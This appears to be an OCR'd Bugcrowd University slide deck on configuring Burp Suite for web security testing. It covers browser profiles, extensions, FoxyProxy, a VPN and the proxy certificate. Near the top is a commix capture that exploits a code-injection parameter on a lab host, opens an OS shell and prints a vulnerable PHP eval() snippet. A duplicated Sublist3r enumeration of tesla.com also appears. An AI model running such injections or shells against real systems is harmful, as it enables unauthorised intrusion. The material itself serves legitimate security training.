Burp Suite Introduction

```
root@kali:~# commix --url="http://192.168.72.135/codeexec/example2.php?order=id"

                                            v1.8-stable
                                            http://commixproject.com
                                            (@commixproject)
+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2017 Anastasios Stasinopoulos (@ancst)
+--

[*] Checking connection to the target URL... [ SUCCEED ]
[!] Warning: A failure message on 'usort()' was detected on page's response.
[+] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) dynamic code injection point? [Y/n] > n
[?] Which technique do you want to re-evaluate? [(C)urrent/(a)ll/(n)one] > a
[*] Testing the (results-based) classic command injection technique... [ FAILED ]
[*] Testing the (results-based) dynamic code evaluation technique... [ SUCCEED ]
[+] The parameter 'order' seems injectable via (results-based) dynamic code evaluation technique.
    [~] Payload: ${print(`echo DGQ[illegible]`.`echo $((4%2B[illegible]`.`echo DG[illegible]`)}

[?] Do you want a Pseudo-Terminal shell? [Y/n] >

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ls

example1.php
example2.php
example3.php
example4.php
index.html

commix(os_shell) > cat example1.php

<?phprequire_once("../header.php"); ?>

<?php
  $str="echo \"Hello ".$_GET['name']."!!!\";";

  eval($str);
?>
<?php require_once("../footer.php"); ?>

commix(os_shell) >
```

Bugcrowd University

bugcrowd.com

Module Trainer


- Jason Haddix - @jhaddix
- VP of Trust and Security @Bugcrowd
- Father, hacker, blogger, gamer!

Browser Setup

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Browser Profiles (don’t leak your creds!)

When using Burp Suite it is useful to use a stand alone profile in whatever browser you plan on using. This prevents clogging Burp with plugin and background traffic.




New Tab
Horse Tester (...
Apps
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
mail
Images
Google
Search Google or type URL

Horse Tester (Burp)

Sign in to get your bookmarks, history, passwords, and other settings on all your devices.

Useful extensions

Several Chrome and Firefox plugins exist that can help a security tester. You will probably want a fast proxy switching extension/plugin for your new profile.



BuiltWith Technology Profiler 2.6
Find out what the website you are visiting is built with using this extension.
ID: dapjbgnjinbpoindlpdmhochffioedbn

FoxyProxy Basic 1.7.1
FoxyProxy simplifies configuring browsers to access proxy-servers, offering more features than other proxy-plugins
ID: dookpfaalaaappcdneeahomimbllocnb
Inspect views background page

Linkclump 2.8.5
Lets you open, copy or bookmark multiple links at the same time.
ID: lfpjkncokllnfokkgpkobnkbkmelfefj
Inspect views background page (Inactive)


OpenList 0.3.4
Utilities to create and open lists of tabs.
ID: nkpjembldfckmdchbdiclhfedcngbgnl
Inspect views background.html (Inactive)

Wappalyzer 5.4.19
Identify web technologies
ID: gppongmhjkpfnbhagpmjfkannfbllamg
Inspect views html/background.html

WhatRuns 1.7.1
Discover what runs a website. Frameworks, Analytics Tools, Wordpress Plugins, Fonts - you name it.
ID: cmkdbmfndkfgebldhnkbfhlneefdaaip
Inspect views background.html

FoxyProxy or Similar

This allows you to create “profiles” and redirect traffic through Burp at the click of a button.



Proxy mode: Disable FoxyProxy ▼


Proxies

Enabled	Color	Proxy Name	Proxy Notes	Host or IP Address	Port	SOCKS proxy?	SOCKS Version	Auto PAC URL
✓	🟪	Burp		127.0.0.1	8080		5	
✓	🟦	Default	These are the settings that are used when no patterns match an URL				5	

Import your proxies from FoxyProxy on Mozilla Firefox or from another computer.


FoxyProxy or Similar

Also recommended is a subscription to a VPN. Several methods of testing will flag content networks and might “ban” your IP from certain websites. Using a VPN can help work around these issues.



IPVANISH VPN


Burp Setup



```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

                 # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Certificate

To see HTTPS traffic in Burp Suite we must install the Burp Certificate to our system or browser. Firefox has the ability to scope this to just the browser, while Chrome requires a system wide install of the certificate.


Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]
Burp Intruder Repeater Window Help
1
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
2
3

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$)
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
☐	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request


☑ Automatically update Content-Length header when the request is edited

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☐ Intercept responses based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
☑		Content type h...	Matches	text
☐	Or	Request	Was modified	



You can export your certificate and key for use in other tools, or in another installation of Burp. You can import a certificate and key to use in this installation of Burp. Note that you can also export the current certificate by visiting http://burp/cert in your browser.

Export

● Certificate in DER format

○ Private key in DER format

